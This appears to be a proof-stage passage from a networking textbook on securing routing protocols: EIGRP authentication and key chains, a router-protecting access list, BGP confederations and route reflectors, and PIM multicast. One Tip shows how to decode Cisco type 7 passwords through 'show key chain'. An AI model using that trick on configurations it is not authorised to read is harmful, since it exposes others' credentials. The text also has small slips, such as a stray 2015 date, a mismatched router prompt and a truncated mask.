The configuration of OSPFv3 is close to OSPFv2, but it has a few improvements. OSPFv3 does not need to use TTL security because it uses IPv6 link-local addresses for its transport. Link-local addresses only have a local scope. TTL security is only available for virtual links and sham links. It improves authentication using stronger encryption. Instead of using a simple hash, it can either encrypt the entire payload or authenticate the packet using AES or DES.

Similar to OSPF, EIGRP can be configured with static neighbors and with authentication. When static neighbors are configured, multicast hellos are disabled and replaced with unicast hellos. The following example shows a basic EIGRP configuration. Notice that the hello packets have a destination of EIGRP multicast address 224.0.0.10:

```
Router1#show run | section router eigrp
router eigrp 1
 network 0.0.0.0
Router1#
```

```
Router2#show run | section router eigrp
router eigrp 1
 network 0.0.0.0
```

```
Router2#debug ip packet
```

```
*Mar 22 18:30:47.789: IP: s=192.168.12.1 (Ethernet0/0), d=224.0.0.10, len 60, rcvd 0
*Mar 22 18:30:47.789: IP: s=192.168.12.1 (Ethernet0/0), d=224.0.0.10, len 60, input feature,
packet consumed,
```

603 When you set up a static neighbor statement on Router1, the static peer replaces the multicast. You can  
 604 see this both in the console message on Router1 and the debug on Router2:

```

605 Router1#configure terminal
606 Enter configuration commands, one per line. End with CNTL/Z.
607 Router1(config)#router eigrp 1
608 Router1(config-router)#neighbor 192.168.12.2 ethernet 0/0
609 Router1(config-router)#
610 *Mar 22 18:34:14.837: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.2 (Ethernet0/0)
611 is down: Static peer replaces multicast

612 Router2#
613 *Mar 22 18:34:40.687: IP: s=192.168.12.2 (local), d=224.0.0.10 (Ethernet0/0), len 60, local
614 feature, logical MN local(14), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
615 *Mar 22 18:34:40.687: IP: s=192.168.12.2 (local), d=224.0.0.10 (Ethernet0/0), len 60,
616 sending broad/multicast
617 *Mar 22 18:34:40.687: IP: s=192.168.12.2 (local), d=224.0.0.10 (Ethernet0/0), len 60,
618 sending full packet
619 *Mar 22 18:34:42.522: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, rcvd 0
620 *Mar 22 18:34:42.522: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, input
621 feature, packet consumed, MCI Check(99), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk
622 FALSE

```

623 With EIGRP, both sides need the neighbor statement. The preceding debug output shows that Router1 is  
 624 sending unicast, but Router2 is sending multicast, so a neighbor adjacency doesn't form. Once you configure  
 625 the neighbor statement on both routers, the adjacency is established using unicast:

```

626 Router2#undebug all
627 All possible debugging has been turned off
628 Router2#show ip eigrp neighbors
629 EIGRP-IPv4 Neighbors for AS(1)
630 Router2# configure terminal
631 Enter configuration commands, one per line. End with CNTL/Z.
632 Router2(config)#router eigrp 1
633 Router2(config-router)#neighbor 192.168.12.1 ethernet 0/0
634 Router2(config-router)#
635 *Mar 22 18:50:15.516: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.1 (Ethernet0/0)
636 is up: new adjacency
637 Router2(config-router)#do show ip eigrp neighbor
638 EIGRP-IPv4 Neighbors for AS(1)
639 H Address Interface Hold Uptime SRTT RTO Q Seq
640 (sec) (ms) Cnt Num
641 0 192.168.12.1 Et0/0 13 00:00:06 17 102 0 19
642 Router2(config-router)#
643 Router2(config-router)#do debug ip packet
644 IP packet debugging is on
645 Router2(config-router)#
646 *Mar 22 18:50:47.842: IP: s=192.168.12.2 (local), d=192.168.12.1 (Ethernet0/0), len 60,
647 local feature, Logical MN local(14), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk
648 FALSE
649 *Mar 22 18:50:47.842: IP: s=192.168.12.2 (local), d=192.168.12.1 (Ethernet0/0), len 60, sending

```



```

*Mar 22 18:50:47.842: IP: s=192.168.12.2 (local), d=192.168.12.1 (Ethernet0/0), len 60, 650
sending full packet 651
Router2(config-router)# 652
*Mar 22 18:50:49.005: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, rcvd 0 653
*Mar 22 18:50:49.005: IP: s=192.168.12.1 (Ethernet0/0), d=192.168.12.2, len 60, input 654
feature, packet consumed, MCI Check(99), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk 655
FALSE 656
Router2(config-router)# 657

```

In modern versions of IOS and IOS-XE, both named mode and classic mode EIGRP are available. This causes some complications with EIGRP authentication. An issue that many engineers encounter with this version is that it allows you to enter classic mode authentication commands, even when the EIGRP process was created in named mode, but it will not apply to the EIGRP process. With named mode EIGRP, all configuration is done under the router EIGRP process.

The following example shows authentication using classic mode EIGRP. In this case, the configuration is applied to the interface:

```

Router1#show run interface ethernet 0/0 665
Building configuration... 666

Current configuration : 147 bytes 667
! 668
interface Ethernet0/0 669
 ip address 192.168.12.1 255.255.255.0 670
 ip authentication mode eigrp 1 md5 671
 ip authentication key-chain eigrp 1 MYKEY 672
end 673

Router1# 674

Router2#show run interface ethernet 0/0 675
Building configuration... 676

Current configuration : 147 bytes 677
! 678
interface Ethernet0/0 679
 ip address 192.168.12.2 255.255.255.0 680
 ip authentication mode eigrp 1 md5 681
 ip authentication key-chain eigrp 1 MYKEY 682
end 683
Router2# show ip eigrp neighbors 684
EIGRP-IPv4 Neighbors for AS(1) 685

```

At this point, you aren't done. The EIGRP configuration references a key chain. The string at the end of the command is the name of the key chain and not the key itself. This makes it easier to rotate keys. Using a key chain, you can configure keys to have overlapping lifetimes, which reduces the risk of a router sending a key that the other router doesn't accept.

In the following example, key 1 was accepted for the entirety of 2020, but it was only sent until March 20, 2020. Key 2 was configured to start sending on March 15, 2015, but it was accepted as early as March 1, 2020. Assuming both routers are configured identically and have the correct time, they both should have started



693 sending the new key on March 15. With this overlap, the time doesn't even need to be perfect. It just needs to  
 694 be close enough that the other router will still accept the sent key:

```

695 Router1#configure terminal
696 Enter configuration commands, one per line. End with CNTL/Z.
697 Router1(config)#key chain MYKEY
698 Router1(config-keychain)#key 1
699 Router1(config-keychain-key)#key-string Apress
700 Router1(config-keychain-key)#accept-lifetime 00:00:00 Jan 1 2020 23:59:59 December 31 2020
701 Router1(config-keychain-key)#$send-lifetime 00:00:00 Jan 1 2020 23:59:59 March 20 2020
702 Router1(config-keychain)#key 2
703 Router1(config-keychain-key)#key-string Publisher
704 Router1(config-keychain-key)#accept-lifetime 00:00:00 March 1 2020 23:59:59 December 31 2021
705 Router1(config-keychain-key)#$send-lifetime 00:00:00 March 15 2020 23:59:59 March 20 2021

706 Router2#configure terminal
707 Enter configuration commands, one per line. End with CNTL/Z.
708 Router2(config)#key chain MYKEY
709 Router2(config-keychain)#key 1
710 Router2(config-keychain-key)#key-string Apress
711 Router2(config-keychain-key)#accept-lifetime 00:00:00 Jan 1 2020 23:59:59 December 31 2020
712 Router2(config-keychain-key)#$send-lifetime 00:00:00 Jan 1 2020 23:59:59 March 20 2020
713 Router2(config-keychain)#key 2
714 Router2(config-keychain-key)#key-string Publisher
715 Router2(config-keychain-key)#accept-lifetime 00:00:00 March 1 2020 23:59:59 December 31 2021
716 Router2(config-keychain-key)#$send-lifetime 00:00:00 March 15 2020 23:59:59 March 20 2021
717 Router1(config-keychain-key)#
718 *Mar 22 19:50:40.727: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.2 (Ethernet0/0)
719 is up: new adjacency

```

720 If the adjacencies don't come up, you can verify the key using `show key chain <name>`. This works even  
 721 when `service password-encryption` is enabled on the router. It is also useful because it puts quotes around  
 722 the password. When looking at the configuration without password encryption, it is difficult to see when  
 723 there are spaces at the end of the password.

```

724 Router1#show key chain MYKEY
725 Key-chain MYKEY:
726 key 1 -- text "Apress"
727 accept lifetime (00:00:00 UTC Jan 1 2020) - (23:59:59 UTC Dec 31 2020) [valid now]
728 send lifetime (00:00:00 UTC Jan 1 2020) - (23:59:59 UTC Mar 20 2020)
729 key 2 -- text "Publisher"
730 accept lifetime (00:00:00 UTC Mar 1 2020) - (23:59:59 UTC Dec 31 2021) [valid now]
731 send lifetime (00:00:00 UTC Mar 15 2020) - (23:59:59 UTC Mar 20 2021) [valid now]
732 Router1#

```

---

733 ■ **Tip** This is also a good way to recover type 7 encrypted passwords found elsewhere in a configuration.  
 734 This only works with type 7 encryption, not the stronger type 5 that uses an MD5 hash. Type 7 encryption is the  
 735 protection obtained when `service password-encryption` is enabled. If you are using AES to encrypt pre-shared  
 736 keys, this technique will not work.

---

```

Router2(config)#do show run | inc username 737
username Apress password 7 13350210070517222E36 738
Router2(config)#key chain DECRYPT 739
Router2(config-keychain)#key 1 740
Router2(config-keychain)#key-string 7 13350210070517222E36 741
Router2(config-keychain-key)#end 742
Router2#show key chain DECRYPT 743
Key-chain DECRYPT: 744
key 1 -- text "Publisher" 745
accept lifetime (always valid) - (always valid) [valid now] 746
send lifetime (always valid) - (always valid) [valid now] 747
Router2# 748

```

AU4

Named mode EIGRP applies everything to the EIGRP process. All interface-specific configuration is applied to the af-interface under the EIGRP address family. Default configurations for all interfaces are under af-interface default. 749-751

In the following example, you configure named mode EIGRP to use hmac-sha-256 authentication. In this case, the string provided in the configuration line is actually the password: 752-753

```

Router1(config)#router eigrp APRESS 754
Router1(config-router)#address-family ipv4 unicast autonomous-system 1 755
Router1(config-router-af)#network 0.0.0.0 255.255.255.255 ! Advertise everything 756
Router1(config-router-af)#af-interface default 757
Router1(config-router-af-interface)#authentication mode ? 758
 hmac-sha-256 HMAC-SHA-256 Authentication 759
 md5 Keyed message digest 760
Router1(config-router-af-interface)#authentication mode hmac-sha-256 ? 761
<0-7> Encryption type (0 to disable encryption, 7 for proprietary) 762
LINE password 763

Router1(config-router-af-interface)#authentication mode hmac-sha-256 APRESS 764
Router1(config-router-af-interface)# 765

Router2(config)#router eigrp APRESS 766
Router2(config-router)#address-family ipv4 unicast autonomous-system 1 767
Router2(config-router-af)#network 0.0.0.0 255.255.255.255 ! Advertise everything 768
Router2(config-router-af)#af-interface default 769
Router2(config-router-af-interface)#authentication mode hmac-sha-256 APRESS 770
Router2(config-router-af-interface)# 771

```

SHA256 is stronger than MD5, but the current version of IOS doesn't support key rotation with SHA256. In the following example, you remove SHA256 and replace it with MD5 and then reference the key chain that you created in the previous example: 772-774

```

Router1(config-router-af-interface)#no authentication mode hmac-sha-256 APRESS 775
Router1(config-router-af-interface)#authentication key-chain MYKEY 776
Router1(config-router-af-interface)#authentication mode md5 777

```

```

! After changing Router1, EIGRP will fail to authenticate, until router is changed to match 778
*Mar 22 20:27:40.270: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.1 (Ethernet0/0) 779
is down: Auth failure 780

```

```

781 Router2(config-router-af-interface)#no authentication mode hmac-sha-256 APRESS
782 Router2(config-router-af-interface)#authentication key-chain MYKEY
783 Router2(config-router-af-interface)#authentication mode md5
784 Router2(config-router-af-interface)#
785 *Mar 22 20:32:07.508: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.12.1 (Ethernet0/0)
786 is up: new adjacency
787 Router2(config-router-af-interface)#

```

788 Access lists provide even more security. Using access lists, you can restrict exactly which hosts and  
 789 protocols can communicate with a router. Let's not go deep into access lists at this point, but instead show  
 790 an example of an access that protects the router, but allows all transit traffic:

```

791 Router1(config)#ip access-list extended ALLOW_IN
792 Router1(config-ext-nacl)#remark Allows EIGRP multicast from 192.168.12.2
793 Router1(config-ext-nacl)#permit eigrp host 192.168.12.2 host 224.0.0.10
794 Router1(config-ext-nacl)#remark Allows EIGRP unicast from 192.168.12.2
795 Router1(config-ext-nacl)#permit eigrp host 192.168.12.2 host 192.168.12.1
796 Router1(config-ext-nacl)#remark Allows ICMP from any host
797 Router1(config-ext-nacl)#permit icmp any any
798 Router1(config-ext-nacl)#remark Permit SSH from network 10.1.1.0/24
799 Router1(config-ext-nacl)#permit tcp 10.1.1.0 0.0.0.255 host 192.168.12.1 eq 22
800 Router1(config-ext-nacl)#remark Deny all other traffic that is destined to the router
801 Router1(config-ext-nacl)#deny ip any host 192.168.12.1
802 Router1(config-ext-nacl)#remark Allow all transit traffic
803 Router1(config-ext-nacl)#permit ip any any
804 !Now apply the list to the interface
805 Router1(config-ext-nacl)#interface ethernet 0/0
806 Router1(config-if)#ip access-group ALLOW_IN in

```

807 In this example, all the traffic you want to go to the router is allowed, and everything else is denied.  
 808 Specifically, you allowed EIGRP traffic from 192.168.12.2, ICMP traffic from anywhere, and SSH from  
 809 10.1.1.0/24. For traffic destined to 192.168.12.1 on the router, traffic that wasn't previously allowed is blocked  
 810 by the explicit deny statement. All other traffic going through the router is then explicitly allowed. It is  
 811 extremely important to include the permit statement at the end. Otherwise, the implicit deny at the end of  
 812 access lists would prevent the flow of transit traffic.

813 When writing this type of access list, make sure that you know all the traffic that should be allowed. A  
 814 tool to help determine if you missed traffic is to temporarily log hits on the deny list. Once you are confident  
 815 that you are allowing everything you need, remove the log parameter to reduce the performance impact of  
 816 the access list.

## 817 Exterior Gateway Protocols

818 The *Border Gateway Protocol* (BGP) is the exterior gateway protocol of the Internet. It is comprised of an  
 819 interior component, iBGP, and an exterior component, eBGP.

820 It is arguable that iBGP is actually an interior protocol and not just the portion of an exterior protocol  
 821 that communicates within an autonomous system. If you use the definition that an IGP is a protocol for  
 822 exchanging prefixes within an autonomous system, then it meets the definition when synchronization  
 823 is disabled. A router with synchronization enabled will not install a route learned through iBGP unless  
 824 it can validate the route through an IGP. Just stating this implies that iBGP is not an IGP. However, with  
 825 synchronization disabled, iBGP can be used as the only routing protocol within an autonomous system.

Even when using iBGP as the only routing protocol within the autonomous system, it has some control plane concerns that aren't present in IGP. BGP will not advertise prefixes learned through iBGP to another iBGP peer. To ensure that all the iBGP speakers have identical tables, there must either be a full mesh peering all of the speakers in the autonomous system, or a method such as confederations or route reflectors must be used. A full mesh requires  $n*(n - 1)/2$  relationships. In the case of four iBGP speakers, that is six relationships. In this case, you wouldn't need to reduce the number of peers. How about if you have ten iBGP speakers? You are already up to 45 peers, and it continues to grow quickly.

A BGP confederation essentially breaks an autonomous system into sets of smaller autonomous systems. This reduces the number of peering relationships because the routers connecting the confederation peers behave similarly to eBGP.

In the example shown in Figure 12-5, all the routers are in autonomous system 33070, but they are separated into two smaller autonomous systems using ASN 65001 and ASN 65002. These are commonly selected autonomous system numbers within confederations because they are in the private range of 64512-65535.




Figure 12-5. iBGP confederation

The configuration of a confederation is straightforward. The routers peering between the sub-autonomous systems need to know that the peer is really part of a confederation and isn't really an eBGP peer. Routers peering with eBGP neighbors need to know the confederation ID. The eBGP peer is not aware of the sub-autonomous systems in the confederation and will peer using the confederation ID. The following configurations show the steps necessary on the four routers to establish a confederation:

```
Router1(config)#router bgp 65001
! It is best practice to configure iBGP using Loopback interface
! Since this example isn't using an underlying IGP,
! we are using the physical interfaces.
Router1(config-router)#neighbor 192.168.13.3 remote-as 65001
Router1(config-router)#neighbor 192.168.12.2 remote-as 65002 !Similar to eBGP behavior
Router1(config-router)#bgp confederation identifier 33070 !Main AS for confederation
Router1(config-router)#bgp confederation peers 65002 !Other ASs in the confederation
```

```

840 Router1(config-router)#network 192.168.12.0 mask 255.255.255.0
841 Router1(config-router)#network 192.168.13.0 mask 255.255.255.0

842 Router2(config)#router bgp 65002
843 Router2(config-router)#bgp confederation identifier 33070
844 Router2(config-router)#bgp confederation peers 65001
845 Router2(config-router)#neighbor 192.168.12.1 remote-as 65001
846 *Mar 26 05:07:28.781: %BGP-5-ADJCHANGE: neighbor 192.168.12.1 Up
847 Router2(config-router)#neighbor 192.168.24.4 remote-as 65002
848 Router2(config-router)#network 192.168.24.0 mask 255.255.255.0
849 Router2(config-router)#network 192.168.12.0 mask 255.255.255.0

850 Router3(config)#router bgp 65001
851 Router4(config)#bgp confederation identifier 33070
852 Router3(config-router)#neighbor 192.168.13.1 remote-as 65001
853 Router3(config-router)#network 192.168.13.0 mask 255.255
854 *Mar 26 05:09:34.394: %BGP-5-ADJCHANGE: neighbor 192.168.13.1 Up
855 Router3(config-router)#network 192.168.13.0 mask 255.255.255.0
856 Router3(config-router)#

857 Router4(config)#router bgp 65002
858 Router4(config)#bgp confederation identifier 33070
859 Router4(config-router)#neighbor 192.168.24.2 remote-as 65002
860 *Mar 26 05:12:56.647: %BGP-5-ADJCHANGE: neighbor 192.168.24.2 Up
861 Router4(config-router)#network 192.168.24.0 mask 255.255.255.0
862 Router4(config-router)#

```

863 If you look at a prefix from a different sub-autonomous system in the confederation, you can see that it  
864 is aware that the prefix was learned as confed-external:

```

865 Router1#show ip bgp 192.168.24.0
866 BGP routing table entry for 192.168.24.0/24, version 7
867 Paths: (1 available, best #1, table default)
868 Advertised to update-groups:
869 2
870 Refresh Epoch 1
871 (65002)
872 192.168.12.2 from 192.168.12.2 (192.168.24.2)
873 Origin IGP, metric 0, localpref 100, valid, confed-external, best
874 rx pathid: 0, tx pathid: 0x0
875 Router1#

```

876 Route reflectors use a slightly different approach. In many ways, it is even simpler to configure a route  
877 reflector than a confederation. A route reflector still acts like an iBGP peer, except that it reflects iBGP routes  
878 to its clients. To configure a router as a reflector, simply add a neighbor statement with the token route-  
879 reflector-client.

880 The following are the rules of route reflection:

- 881 • A prefix learned from an eBGP peer is passed to both clients and non-clients.
- 882 • A prefix learned from a client will be passed to both clients and non-clients.
- 883 • A prefix learned from non-clients will be passed only to clients.

It is best practice to put the route reflectors at the edge of the autonomous system, but nothing in the configuration will force that. You can configure any router to treat any other router as a route reflector client. However, ad hoc assignment of route reflectors is asking for trouble. One case where you would want more than one route reflector is to add redundancy. A problem with this is that, by default, iBGP will use the router ID as the cluster ID for the cluster being reflected. The solution is to use the `bgp cluster-id` command to override the default and prevent the redundant route reflectors from forming separate clusters. The example in Figure 12-6 shows an iBGP cluster using redundant route reflectors.

■ **Note** Normally, iBGP speakers connect through IGP routers. They are directly connected in this example for simplicity.




Figure 12-6. Router reflection

```
RR1#show run | section router bgp
router bgp 65000
 bgp cluster-id 1
 bgp log-neighbor-changes
 redistribute connected ! Note: this will cause incomplete origin code
 neighbor ibgp_peers peer-group ! Using peer groups, but not necessary
 neighbor ibgp_peers remote-as 65000
 neighbor ibgp_peers route-reflector-client
 !route reflectors are clients of each other
 neighbor 192.168.12.2 peer-group ibgp_peers
 neighbor 192.168.111.11 peer-group ibgp_peers
 neighbor 192.168.112.22 peer-group ibgp_peers
 neighbor 192.168.113.33 peer-group ibgp_peers
RR1#
```

```
RR2#show run | section router bgp
router bgp 65000
```

```

909 bgp cluster-id 1
910 bgp log-neighbor-changes
911 redistribute connected
912 neighbor ibgp_peers peer-group
913 neighbor ibgp_peers remote-as 65000
914 neighbor ibgp_peers route-reflector-client
915 neighbor 192.168.12.1 peer-group ibgp_peers
916 neighbor 192.168.221.11 peer-group ibgp_peers
917 neighbor 192.168.222.22 peer-group ibgp_peers
918 neighbor 192.168.223.33 peer-group ibgp_peers
919 RR2#

```

```

920 RC1#show running-config | section router bgp
921 router bgp 65000
922 bgp log-neighbor-changes
923 redistribute connected
924 neighbor 192.168.111.1 remote-as 65000
925 neighbor 192.168.221.2 remote-as 65000
926 RC1#

```

```

927 RC2#show running-config | section router bgp
928 router bgp 65000
929 bgp log-neighbor-changes
930 redistribute connected
931 neighbor 192.168.112.1 remote-as 65000
932 neighbor 192.168.222.2 remote-as 65000
933 RC2#

```

```

934 RC3#show running-config | section router bgp
935 router bgp 65000
936 bgp log-neighbor-changes
937 redistribute connected
938 neighbor 192.168.113.1 remote-as 65000
939 neighbor 192.168.223.2 remote-as 65000
940 RC3#

```

941 Now that you set up iBGP with route reflection, you look at a routing table entry. The prefix was learned  
942 both from the other route reflector and from the originating router. When there aren't any network failures,  
943 each route reflector is peered with every client. It only needs to learn a path from the peer route reflector  
944 when there is a failure between a route reflector and one of its clients.

```

945 RR1#show ip bgp 192.168.221.0
946 BGP routing table entry for 192.168.221.0/24, version 15
947 Paths: (2 available, best #1, table default)
948 Advertised to update-groups:
949 1
950 Refresh Epoch 1
951 Local, (Received from a RR-client)
952 192.168.111.11 from 192.168.111.11 (192.168.111.11)
953 Origin incomplete, metric 0, localpref 100, valid, internal, best
954 rx pathid: 0, tx pathid: 0x0


```

```

Refresh Epoch 1
Local, (Received from a RR-client)
192.168.12.2 from 192.168.12.2 (192.168.223.2)
Origin incomplete, metric 0, localpref 100, valid, internal
rx pathid: 0, tx pathid: 0
RR1#

```

You can have confederations and route reflectors, as shown in Figure 12-7. In this configuration, one may have route reflectors at the edge of each sub-autonomous system. This configuration is not common, but the control plane will support it.



**Figure 12-7.** Reflectors and confederations

Now that the preliminaries of iBGP have been discussed, let's discuss eBGP. *eBGP* is a path-vector protocol. Its primary measure is the number of autonomous systems that must be traversed. BGP doesn't directly track the number of router hops, bandwidth, or latency. It is focused more on policy, so it often requires more administrator control for route optimization than an IGP. Some of these controls are discussed in Chapter 15. At this point, think about the criteria for route selection in Table 12-1 and how you can use these factors to influence routing.



t1.1 **Table 12-1.** BGP Decision Process

| Metric                            | Preferred Choice               |       |
|-----------------------------------|--------------------------------|-------|
| <b>Weight (Cisco proprietary)</b> | Highest                        | t1.2  |
| <b>Local preference</b>           | Highest                        | t1.3  |
| <b>Origination</b>                | Local                          | t1.4  |
| <b>AS_PATH</b>                    | Lowest                         | t1.5  |
| <b>Origin type</b>                | IGP, then EGP, then Incomplete | t1.6  |
| <b>MED</b>                        | Lowest                         | t1.7  |
| <b>BGP type</b>                   | eBGP                           | t1.8  |
| <b>IGP metric to next hop</b>     | Lowest                         | t1.9  |
| <b>Prefix age</b>                 | Oldest                         | t1.10 |
| <b>Router ID</b>                  | Lowest                         | t1.11 |
| <b>Cluster length</b>             | Lowest                         | t1.12 |
| <b>Neighbor address</b>           | Lowest                         | t1.13 |

964 Table 12-1 may seem like a lot, but it uses a top-down approach and stops once decision criteria are  
 965 met. It is also important to note that many of the decisions are relevant to the direction. For example,  
 966 local preference is used when administrators prefer a specific path out of their networks. The length of the  
 967 autonomous system path can be manipulated by prepending your autonomous system to influence others  
 968 to choose a certain path by making an alternate path longer.

969 The *Multiple Exit Discriminator* (MED) is often used when all else is equal. The MED is a hint to  
 970 external peers about which path they should prefer. It is often determined by the metric from the IGP. By  
 971 default, the MED is compared when the AS\_PATH is the same length and the first autonomous system in the  
 972 path is the same. However, it can be configured to not require the same first autonomous system. It also has  
 973 some issues with missing MEDs. By default, a missing MED has a value of 0, which is considered best. To fix  
 974 this issue, the command `bgp bestpath med missing-as-worst` reverses the behavior.

975 Once BGP makes the decision about which prefix it wants to put in the routing table, you could have  
 976 problems if you actually want an IGP to win. Think about the case where tunnel endpoints are learned  
 977 through an IGP; but when the tunnel comes up, they get advertised through eBGP as going through the  
 978 tunnel. In this case, eBGP wins due to its administrative distance of 20. When a routing protocol claims that  
 979 the tunnel endpoints are reachable through the tunnel, the tunnel flaps. In the case of BGP, this is an easy  
 980 fix. When you want to advertise a network, but you want it to lose to IGPs, you advertise it as a *backdoor*  
 981 network. This sets the administrative distance to 200, even when it is advertised to an external peer.

982 Similar to other protocols, BGP has built-in security features. One of them is a check on the receiving  
 983 interface. BGP uses TCP and needs to make a connection using consistent addresses. With eBGP, this is usually  
 984 not a problem because the links are frequently point to point. With iBGP, the peers may be connecting across  
 985 a campus. In the case of iBGP, it is usually recommended to set the update source as a loopback interface  
 986 and peer to that interface. In the case of eBGP, it is best to use the physical interface addresses. One reason  
 987 is that eBGP has a security feature that restricts the TTL to 1. If an eBGP peer is not directly connected, you  
 988 need to manually configure `ebgp-multihop` with the TTL on the neighbor statement. This feature shouldn't  
 989 be confused with TTL security, and they cannot be used together. Setting `ttl-security` on a neighbor works  
 990 similarly as with OSPF TTL security. The hop count is subtracted from 255. BGP packets are sent out with a TTL  
 991 of 255. If they have a TTL less than (255 - hop count), they are discarded.

992 Loopbacks provide a slightly different case than traditional multihop. By default, eBGP will not peer using  
 993 loopback. You could set `ebgp-multihop` to 2 or `ttl-security` hops to 2, but with loopback, `disable-connected-`

check on the eBGP neighbor is a more secure option. This option enforces the TTL of 1 to get to the peer, but it essentially won't count the extra hop to the loopback. Just don't forget to make the loopback reachable from the peer. You usually don't use IGP's with eBGP peers, so they may need a static route to the loopback.

## Protocol-Independent Multicasting

*Protocol-Independent Multicasting* (PIM) is a family of control plane protocols used for multicast routing. Multicast routing doesn't have fixed endpoints like with unicast. It can have multiple hosts in different networks receiving a multicast stream. The protocols need to figure out the most efficient tree to build to get data from the sender to all of the receivers. It uses the unicast routing protocols and multicast messages from participating hosts to accomplish this.

The PIM variants are *dense mode*, *sparse mode*, *bidirectional PIM*, and *Source-Specific Multicast (SSM)*. Each variant builds trees for *multicast groups*, also known as *multicast addresses*, but they use different mechanisms.

PIM dense mode is used when the assumption is that there are multicast receivers at most locations. When PIM dense mode is in use, it builds trees for a multicast group to get to every participating router in the network. When a router doesn't want to receive traffic for a multicast group, it sends a prune message. This is a simple-to-configure method, but it isn't scalable and it can cause network degradation when there are several high-bandwidth multicast streams, in which most segments don't want to participate.

The following example shows a simple network with a multicast source, an intermediate router, and a multicast listener. Multicast is configured by using the global command `ip multicast-routing`, and then `ip pim dense-mode` is enabled on the interfaces of the participating routers. For the purposes of the test, the destination is a router that is configured to listen for a multicast group. The source will send a ping to that group:

```
MSource#show running-config | section multicast|Ethernet0/0
ip multicast-routing
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
 ip pim dense-mode
 ip ospf 1 area 0
MSource#
```

```
MRouter#show running-config | section multicast|Ethernet0/0|Ethernet0/1
ip multicast-routing
interface Ethernet0/0
 ip address 192.168.12.2 255.255.255.0
 ip pim dense-mode
 ip ospf 1 area 0
interface Ethernet0/1
 ip address 10.0.0.1 255.255.255.0
 ip pim dense-mode
 ip ospf 1 area 0
MRouter#
```

```
!This router is acting like a host listening to Multicast group 225.225.225.225
MDestination#show running-config interface Ethernet 0/0
Building configuration...
```

```
Current configuration : 102 bytes
!
interface Ethernet0/0
```

```

1039 ip address 10.0.0.100 255.255.255.0
1040 ip igmp join-group 225.225.225.225
1041 end

```

```

1042 MDestination#

```

1043 A ping test from MSource to the multicast group 225.225.225.225 receives a response from the multicast  
 1044 receiver on MDestination. If more than one host is configured as a receiver for a multicast group, the ping  
 1045 gets a response from each receiver. This concept is actually a good way to troubleshoot routing protocols on  
 1046 a multipoint network. For example, if EIGRP neighbors don't come up and you have already verified unicast  
 1047 connectivity, try pinging the EIGRP group address 224.0.0.10.

```

1048 MSource#ping 225.225.225.225
1049 Type escape sequence to abort.
1050 Sending 1, 100-byte ICMP Echos to 225.225.225.225, timeout is 2 seconds:

```

```

1051 Reply to request 0 from 10.0.0.100, 2 ms
1052 MSource#

```

1053 After the data is sent, routers along the path build the trees. In the following show ip mroute output,  
 1054 you can see two dense mode entries. The one without a source is going to both PIM-enabled interfaces on  
 1055 the router. The other entry reflects a shortest path tree entry for the source 192.168.12.1. This entry shows  
 1056 that the incoming interface is Ethernet0/0 and that it passed the reverse path forward:

```

1057 MRouter#show ip mroute 225.225.225.225
1058 IP Multicast Routing Table
1059 Flags: D - Dense, S - Sparse, B - Bidir Group, s - SSM Group, C - Connected,
1060 L - Local, P - Pruned, R - RP-bit set, F - Register flag,
1061 T - SPT-bit set, J - Join SPT, M - MSDP created entry, E - Extranet,
1062 X - Proxy Join Timer Running, A - Candidate for MSDP Advertisement,
1063 U - URD, I - Received Source Specific Host Report,
1064 Z - Multicast Tunnel, z - MDT-data group sender,
1065 Y - Joined MDT-data group, y - Sending to MDT-data group,
1066 G - Received BGP C-Mroute, g - Sent BGP C-Mroute,
1067 N - Received BGP Shared-Tree Prune, n - BGP C-Mroute suppressed,
1068 Q - Received BGP S-A Route, q - Sent BGP S-A Route,
1069 V - RD & Vector, v - Vector, p - PIM Joins on route
1070 Outgoing interface flags: H - Hardware switched, A - Assert winner, p - PIM Join
1071 Timers: Uptime/Expires
1072 Interface state: Interface, Next-Hop or VCD, State/Mode

```

```

1073 (*, 225.225.225.225), 00:04:14/stopped, RP 0.0.0.0, flags: DC
1074 Incoming interface: Null, RPF nbr 0.0.0.0
1075 Outgoing interface list:
1076 Ethernet0/1, Forward/Dense, 00:04:14/stopped
1077 Ethernet0/0, Forward/Dense, 00:04:14/stopped

```

```

1078 (192.168.12.1, 225.225.225.225), 00:04:14/00:02:34, flags: T
1079 Incoming interface: Ethernet0/0, RPF nbr 192.168.12.1
1080 Outgoing interface list:
1081 Ethernet0/1, Forward/Dense, 00:04:14/stopped

```


```

1082 MRouter#

```

PIM sparse mode operates on the opposite assumption of dense mode. Sparse mode assumes that most network segments don't have multicast receivers. This can scale better over a WAN than dense mode. It uses *rendezvous points* (RPs) to help manage the trees. In large networks, there can be multiple RPs that share information, and RPs can be dynamically selected. In smaller networks, static RPs are often assigned. Even in large networks, a static address can be used for the RP, and unicast routing can provide the path to the closest active RP.

Figure 12-8 shows a basic example of a sparse mode network. In this example, a multicast source forwards information. The rendezvous point manages the tree for the multicast group. A multicast destination requests to join the group by sending an IGMP message. The multicast enabled switch will see the IGMP join message and will know to send multicast traffic for the group onto that destination.



**Figure 12-8.** Sparse mode multicasting

The following shows an example of a small network using a static RP:

```
MRouter(config)#ip multicast-routing
MRouter(config)#int lo200
MRouter(config-if)#ip pim sparse-mode
MRouter(config-if)#int e0/0
MRouter(config-if)#ip pim sparse-mode
MRouter(config-if)#int eth0/1
MRouter(config-if)#ip pim sparse-mode
MRouter(config-if)#exit
MRouter(config)#ip pim rp-address 2.2.2.2
*Mar 29 18:45:36.765: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel0, changed state to up
*Mar 29 18:45:36.765: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel1, changed state to up
```

